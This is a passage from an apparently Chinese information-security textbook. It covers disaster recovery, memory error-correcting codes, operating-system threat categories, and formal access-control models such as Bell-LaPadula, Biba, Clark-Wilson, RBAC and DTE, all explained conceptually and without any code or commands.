据的存取，在实际应用中，由于传输路径的延时等原因，异地数据容灾中心所保存的数据一般比本地数据稍微滞后，但是数据应该是一致的，可用的。

应用容灾是建立在数据容灾的基础之上，在异地容灾中心建立和本地应用服务系统相当的应用系统，当本地发生灾难时，异地容灾系统检测到灾难的发生，进行应用切换，由异地容灾系统向外提供服务。

应用容灾是完整的容灾解决方案，实现了应用级的远程容灾，真正实现了系统和数据的高可用性。数据容灾是应用容灾的基础，而数据容灾中最关键的技术是远程数据复制。

数据远程复制主要分为同步数据复制和异步数据复制。

同步数据复制是将本地的生产数据以完全同步的方式复制到异地，每次对本地存储设备进行数据的同时，也对远程数据中心存储设备进行相同的操作，只有当本地和远程数据中心都完成操作时，才进行下一个操作。由于本地和异地之间较远的距离传输链路的时延、带宽等因素的限制，同步复制会严重影响本地应用的性能。

异步复制是将本地生产数据以后台异步的方式复制到异地，应用对本地的操作正常进行，无须关心该操作传播至远程数据中心的情况。只需在本地数据至传输路径上的某一处，由一个后台实体将本地的操作复制到异地数据中。

7. 容灾与备份的区别

数据备份和数据容灾的目的都是为了提高数据的可用性，消除或者降低灾难引起的数据丢失，并且在灾难过后将数据恢复到正确的状态，但是二者存在本质的区别。备份数据从逻辑上来讲是离线的，在物理上数据是离线备份在磁带或者光盘上的，数据备份是将数据从在线状态剥离到离线状态的过程。随着磁盘备份技术的发展，越来越多的数据备份到了磁盘上，虽然备份磁盘往往是在线的或者是近线的，但是在逻辑上备份数据和应用数据属于不同的空间，从备份数据到应用数据的转换一般需要一个特定的恢复过程。因此数据备份是将某个特定时间点的完整、统一的数据或状态保存下来，并不能够保证数据的实时性，一旦灾难发生，数据备份只能保证在一定时间内将数据恢复到某个时间点上的完整正确的状态。

在恢复过程中，数据是不可用的，恢复完成后，数据也不能恢复到灾难发生时的正确状态，而只能是灾难之前一段时间的正确状态，而数据容灾的关键在于保护数据的在线状态，保证数据在发生灾难时能从容灾中心及时恢复并且无缝地向外提供数据服务，实时地保护数据，数据容灾能够实现更高的数据可用性，因而成为近年来的研究热点。

8. 数据纠错技术

存储器是计算机系统中常用的器件之一，存储器自身也因为种种原因会发生存储数据的失效。实际统计表明，存储器的主要错误是单个电路故障所引起的一位错或者相关多位错，而随机独立的多位错误极少。在按字节组织的内存储器中，主要错误模式为单字节错；而在按位组织的内存储器中，主要错误模式为单位错。

半导体存储器的错误大体上分为硬错误和软错误，其中主要为软错误。硬错误所表现的现象是在某个或某些位置上，存取数据重复地出现错误，出现这种现象的原因是一

个或几个存储单元出现故障。软错误主要是由 α 粒子引起的，存储器芯片的材料中含有微量放射性元素，它们会间断地释放 α 粒子。这些粒子以相当大的能量冲击存储电容，改变其电荷，从而引起存储数据的错误。引起软错误的另一原因是噪声干扰。

随着存储芯片容量的增大，器件的成品率呈指数规律下降。通常人们一方面改良制造工艺以提高成品率；另一方面在电路设计时通过硬件冗余的方式来实现提高可靠性。当前，VLSI 存储器芯片的设计过程中主要采用两种错误检测与纠正方案。

① 备份行（或列）方案：这种方案是在存储芯片的设计与制造过程中，增加若干备份的行（或列）。在芯片测试时，若发现失效的行（或列），则通过激光（或电学）的处理，用备份行（或列）去代替它们。这种方法的优点是设计简单，管芯面积增加较少，电路速度没有损失。但是，它需要增加某些测试与修正失效行（或列）的工艺环节，更重要的弱点是这种方案仅适用于 RAM，不能用于 ROM 等存储器。

② 纠错编码方案：这种方案是在存储芯片内部采用纠错编码，自动检测并纠正错误。这种方案不需要额外的测试和纠正错误等工艺环节，除提高成品率外，还对可靠性有明显改进。这种方案最突出的优点是特别适合 ROM，在对速度要求不高的情况下也可用于 RAM。其主要缺点在于要占用额外的芯片面积，同时因编译码而影响芯片整个的工作速度。将用于存储器系统级的纠错编码等容错技术引入存储器芯片内部，是提高存储芯片成品率和可靠性的有效措施，例如 ECC 内存就采用了此技术。

存储技术中常用的纠检错码有奇偶校验码、海明码及其改进码。

在串行通信中使用的一维奇偶校验码是最简单的一种纠错码，它的编码规律是在数据位末尾添加一位校验位，使得整个码字中含有奇数或偶数个 1。它能发现所有的奇数位错，但它不能用来纠正错误。需要指出的是采用二维奇偶校验码（即将数据按矩阵排列，分别对行、列进行一维奇偶校验编码）后，不仅可以纠正一位错，还能检出某些突发错误，所以在一些数据传输网络中得以应用。

海明码是一种能纠一位错的线性分组码，由于它的编译码简单，在数据通信和计算机存储系统中广泛应用，如在蓝牙技术和硬盘阵列中。它的最小码距为 3。可以纠正一位错误，但对于两位错不能检测，还可能会造成误纠。尽管发生一位错的概率相对最高，但在一些要求较高的应用中海明码不能满足要求。

常用的能检测两位错同时能纠正一位错（简称纠一检二，SEC-DED）的纠错码有扩展海明码（Extended Hamming Code）和最佳奇权码（Optimal Odd-Weight-Column Code），它们的最小码距都为 4，两者有相似之处，比如冗余度一样，对于数据位数 k，校验位数 r 应满足 $2^{r-1} \geqslant k+r$，当 $k=16$ 时，$r=6$，数据位长增加一倍，校验位数只需增加一位，编码效率较高。另外从来源上讲，两者分别是海明码的扩展码和截短码，也有资料称最佳奇权码为修正海明码（Modified Hamming Code）。

利用纠错码技术，可以保证计算机存储设备数据安全。

4.2 操作系统安全

操作系统位于硬件之上，其他软件之下，是计算机系统最基础的软件，因此在信息系统的安全中，操作系统的安全性具有至关重要的基础作用，其安全职能是其他软件安全职能的根基。一方面它直接为用户数据提供各种保护机制，如实现用户数据之间的隔离，另一方面为应用程序提供可靠的运行环境，保证应用程序的各种安全机制正常发挥作用，如禁止数据管理系统之外的应用程序直接操作数据库文件，以防数据库系统的安全保护机制被绕过。网络环境下的信息安全需要操作系统提供更强的安全机制。

操作系统安全是计算机系统软件安全的必要条件，若没有操作系统提供的基础安全性，信息系统的安全性是没有基础的。缺乏这个安全的根基，构筑在其上的应用系统以及安全系统，如 PKI、加密解密技术的安全性是得不到根本保障的，信息系统的安全性就不可能达到预定的目的。

4.2.1 操作系统安全概述

操作系统实质是一个资源管理系统，管理计算机系统的各种资源，用户通过它获得对资源的访问权限。安全操作系统除了要实现普通操作系统的功能外，还要保证它所管理资源的安全性，包括保密性（Secrecy）、完整性（Integrity）和可用性（Availability）等。保密性是为了防止信息在非授权情况下的泄露，完整性是为了保护信息不被非法篡改或破坏，可用性是保证用户可以使用信息系统。

安全操作系统（Secure Operating System）是指对所管理的数据与资源提供适当的保护级，有效地控制硬件与软件功能的操作系统。安全操作系统在开发完成后，在正式投入使用之前一般都要求通过相应的安全性评测。

安全在操作系统的含义是在操作系统的工作范围内，提供尽可能强的访问控制和审计机制，在用户/应用程序和系统硬件/资源之间进行符合安全政策的调度，而限制非法的访问。在整个软件信息系统的最底层进行保护。按照有关信息系统安全标准的定义，安全操作系统至少要有这样的特征：最小特权原则，即每个特权用户只拥有能进行他的工作的权利；有访问控制表的自主访问控制；强制访问控制，包括保密性访问控制和完整性访问控制；安全审计和审计管理；安全域隔离；可信通路等。

操作系统安全（Operating System Security）是指操作系统无错误配置、无漏洞、无后门、无特洛伊木马等，能防止非法用户对计算机资源的非法存取，一般用来表达对操作系统的安全需求。

操作系统的安全性（Security of Operating System）是指操作系统具有或应具有的安全功能，比如存储保护、运行保护、标识与鉴别、安全审计等。

安全操作系统与操作系统安全的含义不尽相同，操作系统安全表达的是对操作系统的安全需求，而安全操作系统的特色则是其安全性。但二者又是统一的和密不可分的，

因为它们所关注的都是操作系统的安全性。安全操作系统通常与一定的安全等级相对应，例如，美国国防部根据《可信计算机系统安全评价准则（TCSEC）》，将操作系统的安全性分为 4 类 7 个安全级别。

操作系统安全性的主要目标是标识系统中的用户，对用户身份进行认证，对用户的操作进行控制，防止恶意用户对计算机资源进行窃取，篡改，破坏等非法存取，防止正当用户操作不当而危害系统安全，从而既保证系统运行的安全性，又保证系统自身的安全性。具体包括如下几个方面：

身份认证机制：实施强认证方法，比如口令、数字证书等；

访问控制机制：实施细粒度的用户访问控制，细化访问权限等；

数据保密性：对关键信息，数据要严加保密；

数据完整性：防止数据系统被恶意代码破坏，对关键信息进行数字签名技术保护；

系统的可用性：操作系统要加强应对攻击的能力，比如防病毒，防缓冲区溢出攻击等；

审计：审计是一种有效的保护措施，它可以在一定程度上阻止对计算机系统的威胁，并对系统检测，故障恢复方面发挥重要作用。

4.2.2　操作系统面临的安全威胁

所谓安全威胁，是指这样一种可能性，即对于一定的输入，经过系统处理，产生了危害系统安全的输出。随着外界环境复杂程度的增加和与外界交互程度的提高，系统的安全性显得越来越重要，安全问题也就日益突出。目前网络技术的飞速发展和信息共享的程度的不断增强，使得越来越多的系统遭受着各种安全威胁。这些威胁大多是通过利用操作系统和应用服务程序的弱点或缺陷实现的。

按照形成安全威胁的途径来分，安全威胁可以分为如下 6 类：

（1）不合理的授权机制。为完成某项任务，只需分配给用户必要的权限，称为最小特权原则。如果分配了不必要的过多的权限，这些额外权限可能被用来进行一些不希望的操作，对系统造成危害，即授权机制便违反了最小特权原则。有时授权机制还要符合责任分离原则，将安全相关的权限分散到数个用户，避免集中在一个人手中，造成权力的滥用。

（2）不恰当的代码执行。如在 C 语言实现的系统中普遍存在的缓冲区溢出问题，以及移动代码的安全性问题等。

（3）不恰当的主体控制。如对动态创建，删除，挂起，恢复主体的行为控制不够恰当。

（4）不安全的进程间通信（IPC）。进程间通信的安全对于基于消息传递的微内核系统十分重要，因为微内核系统中很多系统服务都是以进程的形式提供的。这些系统进程需要处理大量外部正当的或恶意的请求。对于共享内存的 IPC，还存在数据存储的安全问题。

（5）网络协议的安全漏洞。在目前网络大规模普及的情况下，很多攻击性的安全威胁都是通过网络在线入侵造成的。

（6）服务的不当配置。对于一个已经实现的安全操作系统来说，多大程度上能够发挥其安全设施的作用，还取决于系统的安全配置。

按照威胁的行为方式划分，通常有下面的 4 种：

（1）切断：系统的资源被破坏或变得不可用或不能用。这是对可用性的威胁，如破坏硬盘、切断通信线路或使文件管理失效。

（2）截取：未经授权的用户、程序或计算机系统获得了对某资源的访问。这是对机密性的威胁，如在网络中窃取数据及非法拷贝文件和程序。

（3）篡改：未经授权的用户不仅获得了对某资源的访问，而且可以进行篡改。这是对完整性的攻击，如修改数据文件中的值，修改网络中正在传送的消息内容。

（4）伪造：未经授权的用户将伪造的对象插入到系统中。这是对合法性的威胁，如非法用户把伪造的消息加到网络中或向当前文件加入记录。

按照安全威胁的表现形式来分，操作系统面临的安全威胁有以下 5 种：

（1）计算机病毒。计算机病毒指的是能够破坏数据或影响计算机使用，能够自我复制的一组计算机指令或程序代码。具有隐蔽性，传染性，潜伏性和破坏性等特点。病毒的种类多种多样，它们利用系统的各种漏洞或正常服务，进行各种形式的不良行为。典型的病毒生命周期分如下 4 个阶段：潜伏阶段，传播阶段，触发阶段，执行阶段。

（2）逻辑炸弹。逻辑炸弹是加在现有应用程序上的程序。一般逻辑炸弹都被添加在被感染应用程序的起始处，每当该应用程序运行时就会运行逻辑炸弹。它通常要检查各种条件，看是否满足运行炸弹的条件。如果逻辑炸弹没有取得控制权就将控制权归还给应用程序，逻辑炸弹仍然安静地等待。当设定的爆炸条件被满足后，逻辑炸弹的其余代码就会执行。逻辑炸弹不能复制自身，不能感染其他程序，但这些攻击已经使它成为了一种极具破坏性的恶意代码类型。逻辑炸弹具有多种触发方式。

（3）特洛伊木马。特洛伊木马指的是这样的计算机程序，表面上执行合法功能，实际上却完成了用户未曾料到的非法功能。入侵者开发这种程序用来欺骗合法用户，利用合法用户的权利进行非法活动。

（4）后门。后门指的是嵌在操作系统中的一段非法代码，渗透者可以利用这段代码侵入系统。后门由专门的命令激活，一般不容易发现。而且后门所嵌入的软件拥有渗透者所没有的特权。通常后门设置在操作系统内部，而不在应用程序中，后门很像是操作系统里可供渗透的一个缺陷。安装后门就是为了渗透。对于操作系统中的后门或提供后门的机制，彻底防止的办法是不使用该操作系统，而采取自主开发的操作系统。

（5）隐蔽通道。隐蔽通道可定义为系统中不受安全策略控制的、违反安全策略、非公开的信息泄露路径。按信息传递的方式和方法区分，隐蔽通道分为隐蔽存储通道和隐蔽定时通道。隐蔽存储通道在系统中通过两个进程利用不受安全策略控制的存储单元传递信息。隐蔽定时通道在系统中通过两个进程利用一个不受安全策略控制的广义存储单元传递信息。判别一个隐蔽通道是否是隐蔽定时通道，关键是看它有没有一个实时时钟、

间隔定时器或其他计时装置，不需要时钟或定时器的隐蔽通道是隐蔽存储通道。

以上几种威胁不一定是独立存在的，常常可以结合起来使用。例如在利用系统漏洞入侵系统后可以放置计算机病毒，特洛伊木马，或在特洛伊木马中使用后门程序，或通过计算机病毒造成拒绝服务。这就要求我们不能分立对付这些威胁，而应该寻找这些威胁形成的途径，在系统中加以控制，通过切断这个途径，来增强系统的安全性。

解决病毒威胁的最理想的办法是预防，不要让病毒侵入到系统中。尽管预防能够减少病毒成功攻击的数目，但这个目标一般来说是不太可能达到的。另一个较好的方法就是能够做到如下几点：检测，一旦已经发生感染，就要确定它的发生并定位病毒；识别，当检测取得成功后，就要识别并清除感染程序中的特定病毒；清除，一旦识别出特定病毒，根除病毒并恢复程序原来的状态。

对于其他表现形式的安全威胁，可通过入侵检测技术，即对行为、安全日志或审计数据或其他网络上可以获得的信息进行分析操作，确认系统是否受到安全威胁。

4.2.3 安全模型

J.P.Anderson 等人指出，要开发安全系统首先必须建立系统的安全模型。安全模型给出安全系统的形式化定义，正确地综合系统的各类因素。这些因素包括系统的使用方式、使用环境类型、授权的定义、共享的客体（系统资源）、共享的类型和受控共享思想等。这些因素应构成安全系统的形式化抽象描述，使得系统可以被证明是完整的、反映真实环境的、逻辑上能够实现的程序且受控执行的。完成安全系统的建模之后，再进行安全核的设计与实现。这一原则表明，要开发安全操作系统必须完成两大任务，即访问控制框架的建立和安全模型的建立。访问控制框架有基于政策描述语言的 FAM（Flexible Authorization Manager）和企业间多协调框架、基于安全属性的 GFAC 框架、基于统一模型的数据库 FMP、RBAC、Flask 框架。安全模型包括状态机模型、信息流模型、无干扰模型、不可推断模型、完整性模型等类型。

（1）状态机模型（State Machine Model）

用状态语言将安全系统描绘成抽象的状态机，用状态变量表示系统的状态，用转换规则描述变量变化的过程。状态机模型用于描述通用操作系统的所有状态变量几乎是不可能的，通常只能描述安全操作系统中若干与安全相关的主要状态变量。访问控制矩阵（Access Control Matrix）是一个典型的状态机模型。

（2）信息流模型（Information Flow Model）

信息流模型用于描述系统中客体间信息传输的安全需求，根据客体的安全属性决定主体对它的存取操作是否可行。信息流模型不是检查主体对客体的存取，而是试图控制从一个客体到另一个客体的信息传输过程。它根据两个客体的安全属性决定存取操作是否可以进行。信息流模型可用于寻找隐蔽通道，因此依赖信息流模型的系统分析方法（又称为信息流分析）通常与隐蔽通道分析等价。

（3）无干扰模型（Non-Interference Model）

无干扰模型将系统的安全需求描述成一系列主体间操作互不影响的断言，要求在不同存储域中操作的主体能够防止由于违反系统的安全性质导致的相互间的影响，如要求高安全级的操作不干扰低安全级主体的活动。

（4）不可推断模型（Non-Deducibility Model）

这个模型提出了不可推断性的概念，要求低安全级用户不能推断出高安全级用户的行为。

（5）完整性模型（Integrity Model）

目前公认的两个完整性模型是 Biba 模型和 Clark-Wilson 模型。Biba 模型通过完整级（Integrity Level）的概念，控制主体“写”访问操作的客体范围。Clark-Wilson 模型针对完整性问题，对系统进行功能分隔和管理。

安全模型的特点是简单、抽象、容易理解，精确、无歧义，只涉及安全性质，安全策略表现明显。

现有的安全模型大多采用状态机模型。开发一个状态机安全模型包含确定模型的要素（变量、函数、规则等）和安全初始状态。开发一个状态机模型需要采用如下特定的步骤：定义安全相关的状态变量；定义安全状态的条件；定义状态转换函数；检验函数是否维持了安全状态；定义初始状态；依据安全状态的定义，证明初始状态安全。

4.2.3.1　BLP 模型

Bell-LaPadula 模型（简称 BLP 模型）是 D.Elliott Bell 和 Leonard J.LaPadula 于 1973 年提出的对应于军事类型安全密级分类的计算机操作系统模型。BLP 模型是最早的一种计算机多级安全模型，也是受到公认最著名的状态机模型。

BLP 模型采用线性排列安全许可的分类形式来保证信息的保密性。每个主体都有一个安全许可级别，等级越高，可访问的信息就越敏感。每个客体也都有个安全密级，密级越高，客体信息越敏感。

BLP 模型的基本原理：系统由主体（进程）和客体（数据、文件）组成，主体对客体的访问分为只读（r）、读写（w）、只写（a）、执行（e）、控制（c）几种访问模式，控制（c）指主体授予或撤消另一主体对某一客体访问权限的能力。

1．BLP 模型的基本元素

BLP 模型定义了如下的集合：

主体集合 $S=\{s_1,s_2,\cdots,s_n\}$，主体：用户或代表用户的进程，能使信息流动的实体。

客体集合 $O=\{o_1,o_2,\cdots,o_m\}$，客体：文件、程序、内存段等。

主体或客体的密级 $C=\{c_1,c_2,\cdots,c_q\}$，元素之间呈全序关系，$c_1<c_2<\cdots<c_q$。

部门或类别的集合 $K=\{k_1,k_2,\cdots,k_r\}$。

访问属性集 $A=\{r,w,e,a,c\}$，其中，r：只读；w：读写；e：执行；a：添加（只写）；c：控制。

请求元素集 $R=\{g,r,c,d\}$，其中，g：get（得到），give（赋予）；r：release（释放），rescind（撤销）；c：change（改变客体的安全级），create（创建客体）；d：delete（删除客体）。

判定集（结果集）$D=\{yes,no,error,?\}$，其中，yes：请求被执行；no：请求被拒绝；error：系统出错，有多个规则适合于这一请求；?：请求出错，规则不适用于这一请求。

访问矩阵集 $\mu=\{M_1,M_2,\cdots,M_p\}$，其中元素 M_k 是一 $n\times m$ 的矩阵，M_k 的元素 $M_{ij}\subseteq A$。

$F=C^S\times C^O\times(P_K)^S\times(P_K)^O$，其中，

$C^S=\{f_1|f_1:\ S\rightarrow C\}$，$f_1$ 给出每一主体的密级；

$C^O=\{f_2|f_2:\ O\rightarrow C\}$，$f_2$ 给出每一客体的密级；

$(P_K)^S=\{f_3|f_3:\ S\rightarrow P_K\}$，$f_3$ 给出每一主体的部门集（即范畴）；

$(P_K)^O=\{f_4|f_4:\ O\rightarrow P_K\}$，$f_4$ 给出每一客体的部门集（即范畴）。

其中，P_K 表示 K 的幂集（$P_K=2^K$）。

F 的元素记作 $f=(f_1,f_2,f_3,f_4)$，给出在某状态下每一主体的密级和部门集，每一客体的密级和部门集，即主体的许可证级（f_1,f_3），客体的安全级（f_2,f_4）。

2. BLP 模型系统状态

$V=P_{(S\times O\times A)}\times\mu\times F$ 是状态的集合，状态 $v=(b,M,f)$用有序三元组表示，其中 $b\subseteq(S\times O\times A)$，是当前访问集。$M$ 是访问矩阵，它的第 i 行，第 j 列的元素 $M_{ij}\subseteq A$ 表示在当前状态下，主体 S_i 对客体 O_j 所拥有的访问权限。$f=(f_1,f_2,f_3,f_4)$，其中，$f_1(s)$和 $f_3(s)$分别表示主体 S 的密级和部门集，$f_2(o)$和 $f_4(o)$分别表示客体 O 的密级和部门集。

$f\in F$：表示访问类函数，记作 $f=\{f_s,\ f_o,\ f_c\}$。其中：f_s 表示主体的安全级函数(包括主体的密级 $f_1(s)$和范畴 $f_3(s)$)；f_o 表示客体当前的安全级函数（包括客体的密级 $f_2(o)$和范畴 $f_4(o)$）。

（3）BLP 模型安全特性

①简单安全性（simple-security property)：状态 $v=(b,\ M,\ f,\ H)$满足简单安全性（记为 ss-property)，当且仅当对所有的 $s\in S$ => [$(o\in b(s:r,\ w))$=>$(f_s(s)>f_o(o))$]，

其中：符号>表示前者支配后者，即$(f_1(s)>f_2(o),\ f_3(s)\geq f_4(o))$;

$b(s:x_1,\ x_2,\ \cdots,\ x_n)$表示 b 中主体 s 对其具有访问权限 $x_i(1\leq i\leq n)$的所有客体集合。

简单安全性——不可上读。

② *-特性(*-property)：S'是 S 的一个子集，状态 $v=(b,\ M,\ f,\ H)$满足相对于 S'的*-特性(记为*-property rel S′)，当且仅当对所有的

$$s\in S'\Rightarrow\begin{cases}(o\in b(s:a))\Rightarrow(f_o(o)>f_o(s))\\(o\in b(s:w))\Rightarrow(f_o(o)=f_o(s))\\(o\in b(s:r))\Rightarrow(f_o(s)>f_o(o))\end{cases}$$

。

*-特性——不可下写。

③ 自主安全性（discretionary-security property）：状态 $v=(b, M, f, H)$ 满足自主安全性（记为 ds-property），当且仅当对所有的 $(s_i, o_j, x) \in b \Rightarrow x \in M_{ij}$。

④ 兼容性公理（Compatibility）：状态 $v=(b, M, f, H)$ 满足兼容性，当且仅当对所有的 $o \in O$，有 $o_1 \in H(o) \Rightarrow f_o(o_1) > f_o(o)$。

4．BLP 模型状态转换规则

BLP 状态转换规则 ρ 定义为函数 $\rho: R \times V \rightarrow D \times V$，对规则的解释为给定一个请求和一个状态，规则 ρ 决定系统产生的一个响应和下一个状态。

其中：R 为请求集；V 为状态集；D 为判定集｛yes，no，error，?｝。

ρ 规定对于给定的一个状态和一个请求，系统产生一个判定和下一个状态，只有当 D 的取值为“yes”时，请求才被执行，状态才发生转换。BLP 模型定义了十条基本规则。

5．BLP 模型系统的定义

① $R \times D \times V \times V=\{(r_K,d_m,v^*,v) \mid r_K \in R, d_m \in D, v^*,v \in V\}$

即，任意一个请求，任意一个结果（判定）和任意两个状态都可组成一个上述的有序 4 元组，这些有序 4 元组便构成集合 $R \times D \times V \times V$。

② 设 $\omega=\{P_1,P_2,\cdots,P_s\}$是一组规则的集合，定义 $W(\omega)$是 $R \times D \times V \times V$ 的子集：

I. $(r_k,?,v,v) \in W(\omega)$，iff 对每个 i，$1 \leqslant i \leqslant s$，$P_i(r_k,v)=(?,v)$。

II. $(r_k,error,v,v) \in W(\omega)$，iff 存在 $i1$，$i2$，$1 \leqslant i1$，$i2 \leqslant s$，使得对于任意的 $v^* \in V$ 有 $P_{i1}(r_k,v) \neq (?,v^*)$且 $P_{i2}(r_k,v) \neq (?,v^*)$。

III. $(r_k,d_m,v^*,v) \in W(\omega)$，$d_m \neq ?$，$d_m \neq error$，*iff* 存在唯一的 i，$1 \leqslant i \leqslant s$，使得对某个 v^*和任意的 $v^{**} \in V$，$P_i(r_k,v) \neq (?,v^{**})$，$P_i(r_k,v)=(d_m,v^*)$。

以上定义说明 $W(\omega)$只包含 $R \times D \times V \times V$ 中一部分四元组，或某些特定的四元组。若某$(r_k,d_m,v^*,v) \in W(\omega)$，则说明该四元组一定满足上述定义中（3 条）的某一条，亦即意味着在状态 v 下，发出某请求 r_k 后，按照某条规则，其结果为 d_m，状态 v 转换成状态 v^*。因此 $W(\omega)$是由 ω 中的一组规则所定义的有序四元组所组成。

③ $X \times Y \times Z=\{(x,y,z) | x \in X, y \in Y, z \in Z\}$，其中，

$x=x_1x_2\cdots x_t\cdots$是请求序列，X 是请求序列集；

$y=y_1y_2\cdots y_t\cdots$是结果序列，Y 是结果序列集；

$z=z_1z_2\cdots z_t\cdots$是状态序列，Z 是状态序列集。

任意一个请求序列，任意一个结果序列和任意一个状态序列均可组成一个有序三元组，$X \times Y \times Z$ 即由所有这样的有序三元组所构成。

④ 系统表示为$\sum(R,D,W(\omega),z_0)$，定义为：

$\sum(R,D,W(\omega),z_0) \subseteq X \times Y \times Z$，只含有其中一部分有序三元组，$X \times Y \times Z$ 中的有序三元组$(x,y,z) \in \sum(R,D,W(\omega),z_0)$，iff 对每一个 $t \in T$，$(x_t,y_t,z_t,z_{t-1}) \in W(\omega)$。

z_0 是系统的初始状态，通常表示为(φ,M,f)。

令 $x=x_1x_2\cdots x_t\cdots$是请求序列；

$y=y_1y_2\cdots y_t\cdots$是结果序列；

$z=z_1z_2\cdots z_t\cdots$是状态序列。

若$(x,y,z)\in\Sigma(R,D,W(\omega),z_0)$，则意味着对于所有的 $t\in T$，$(x_t,y_t,z_t,z_{t-1})\in W(\omega)$，即符合 ω 所规定的操作规则。

因此系统$\Sigma(R,D,W(\omega),z_0)$是一个状态机，它从一个特定的初始状态 z_0 开始，接受用户的一系列请求，按照 $W(\omega)$的规则给出相应的结果，并进行相应的状态转换，符合上述条件的所有可能的(x,y,z)组成系统Σ。系统 R 就是由所有这些有序三元组(x,y,z)所组成。

从初始状态 z_0 出发，任何一个请求序列均可导致出一结果序列和状态序列，引起一系列的状态转换。

6. BLP 模型系统安全的定义

安全状态：一个状态 $v=(b,M,f)\in V$，若它满足自主安全性，简单安全性和*-特性，那么这个状态就是安全的。

安全状态序列：设 $z\in Z$ 是一状态序列，若对于每一个 $t\in T$，zt 都是安全状态，则 z 是安全状态序列。

系统的一次安全出现：$(x,y,z)\in\Sigma(R,D,W(\omega),z_0)$称为系统的一次出现。

若(x,y,z)是系统的一次出现，且 z 是一安全状态序列，则称(x,y,z)是系统$\sum(R,D,W(\omega),z_0)$的一次安全出现。

安全系统：若系统$\Sigma(R,D,W(\omega),z_0)$的每次出现都是安全的，则称该系统是一安全系统。

7. BLP 模型中的有关安全的结论

BLP 模型中证明了：

① 十条规则都是安全性保持的（即若 v 是安全状态，则经过这十条规则转换后的状态 v*也一定是安全状态）。

② 若 z_0 是安全状态，ω 是一组安全性保持的规则，则系统$\sum(R,D,W(\omega),z_0)$是安全的。

说明 BLP 模型所描述的系统是一个安全的系统。

8. 对 BLP 安全模型的评价

BLP 模型是最早的一种安全模型，也是最有名的多级安全策略模型。它给出了军事安全策略的一种数学描述，用计算机可实现的方式定义。它已为许多操作系统所使用。

BLP 模型是一个严格形式化的模型，并给出了形式化的证明；是一个很安全的模型，既有自主访问控制，又有强制访问控制；控制信息只能由低向高流动，能满足军事部门等一类对数据保密性要求特别高的机构的需求。

BLP模型中当低安全级的信息向高安全级流动，可能破坏高安全客体中数据完整性，被病毒和黑客利用。只要信息由低向高流动即合法（高读低），不管工作是否有需求，

这不符合最小特权原则。高级别的信息大多是由低级别的信息通过组装而成的，要解决推理控制的问题。另外上级对下级发文受到限制；部门之间信息的横向流动被禁止；缺乏灵活、安全的授权机制。

4.2.3.2 其他安全模型

1. Biba 模型

BLP 模型通过防止非授权信息的扩散保证系统的安全，但它不能防止非授权修改系统信息。于是 Biba 等人在 1977 年提出了第一个完整性安全模型——Biba 模型，其主要应用类似 BLP 模型的规则来保护信息的完整性。Biba 模型也是基于主体、客体以及它们的级别的概念的。模型中主体和客体的概念与 BLP 模型相同，对系统中的每个主体和每个客体均分配一个完整性等级，等级越高，可靠性越高。

Biba 模型提出三种策略：下限标记策略，环策略和严格完整性策略。

下限标记策略：当主体访问一个客体时，将主体的完整性等级变为该主体和该客体完整性等级中较低的那个等级。该策略包括：对于主体的下限标记策略，对于客体的下限标记策略，下限标记完整审计策略。

对于主体的下限标记策略为：主体 S 可以对给定客体 O 进行写操作，当且仅当 S 的完整性等级支配 O 的完整性等级；主体 S 可以对任何客体 O 进行读取操作，当完成读取操作之后，主体 S 的完整性被置为执行读取操作之前 S 和 O 的完整性等级的最小上界；主体 S_1 可以执行另一个主体 S_2(与 S_2 通信)，当且仅当 S_1 的完整性等级支配 S_2 的完整性等级。

对于客体的下限标记策略：主体 S 能够对具有任何完整性等级的客体 O 进行写操作，当 S 执行完对 O 的写操作之后，客体 O 的完整性等级被置为执行写操作之前 S 和 O 的完整性等级的最大下界。

下限标记完整审计策略：主体 S 能够对具有任何完整性等级的客体 O 进行写操作，如果 S 的完整性等级低于 O 的完整性等级或两者不可比，该违反安全的操作将被记录在审计记录中。

环策略：主体和客体的完整性等级在执行操作的前后是固定不变的。

环策略规则如下：

① 主体 S 可以对给定客体 O 进行写操作，当且仅当 S 的完整性等级支配 O 的完整性等级。

② 主体 S_1 可以执行另一个主体 S_2（与 S_2 通信），当且仅当 S_2 的完整性等级支配 S_1 的完整性等级。

③ 主体 S 可以对具有任何完整性等级的客体 O 进行读取操作。

严格完整性策略是 BLP 模型的对偶。

严格完整性策略的规则如下：

① 完整性*-属性：主体 S 可以对客体 O 进行写操作，当且仅当 S 的完整性等级支

配客体 O 的完整性等级。

② 援引规则：主体 S_1 可以执行另一个主体 S_2（与 S_2 通信），当且仅当 S_1 的完整性等级支配 S_2 的完整性等级。

③ 简单完整性条件：主体 S 可以对客体 O 进行读取操作，当且仅当 O 的完整性等级支配 S 的完整性等级。

2．Clark-Wilson 模型

在商务环境中，1987 年 David Clark 和 David Wilson 所提出的完整性模型具有里程碑的意义，它是完整意义上的完整性目标、策略和机制的起源。为了体现用户完整性，他们提出了职责隔离（Separation of Duty）目标；为了保证数据完整性，他们提出了应用相关的完整性验证进程；为了建立过程完整性，他们定义了对于变换过程的应用相关验证；为了约束用户、进程和数据之间的关联，他们使用了一个三元组结构。

Clark-Wilson 模型的核心在于以良构事务（Well-Formal Transaction）和任务分离机制来保证数据的一致性和事务处理的完整性。良构事务处理机制是指用户不能任意处理数据，而必须以确保数据完整性的受限方式来对数据进行处理；任务分离机制是指将任务分成多个子集，不同的子集由不同的人来完成。其最基本规则是任何一个验证行为正确性的人不能同时也是被验证行为的执行人。

3．RBAC 模型

基于角色的存取控制（Role-Based Access Control，RBAC）模型主要用于管理特权，在基于权能的访问控制中实现职责隔离及极小特权原理。RBAC 包含以下基本要素：用户集（Users），主体进程集（Subjects），角色集（Roles），操作集（Operations），操作对象集（Objects），操作集和操作对象集形成一个特权集（Privileges）；用户与主体进程的关系（subject_user），用户与角色的关系（user_role），操作与角色的关系（role_operations），操作与操作对象的关系（operation_object）。

通常 subject_user 是多对一的关系，它把多个主体进程映射到一个用户。user_role 可以是多对多的关系。role_operations 是一对多的关系，它把一个角色映射到多个操作，是角色被授权使用的操作的集合。operation_object 是一对多的关系，它把一个操作映射到多个操作对象，是操作被授权作用的操作对象集。

4．DTE 模型

域类型增强（Domain and Type Enforcement，DTE）模型是由 O'Brien and Rogers 于 1991 年提出的一种访问控制技术。它通过赋予文件不同的类型（Type）、赋予进程不同的域（Domain）来进行访问控制，从一个域访问其他的域以及从一个域访问不同的类型都要通过 DTE 策略的控制。

近年来 DTE 模型作为实现信息完整性保护的模型。该模型定义了多个域（Domain）和类型（Type），并将系统中的主体分配到不同的域中，不同的客体分配到不同的类型中，通过定义不同的域对不同的类型的访问权限，以及主体在不同的域中进行转换的规则来

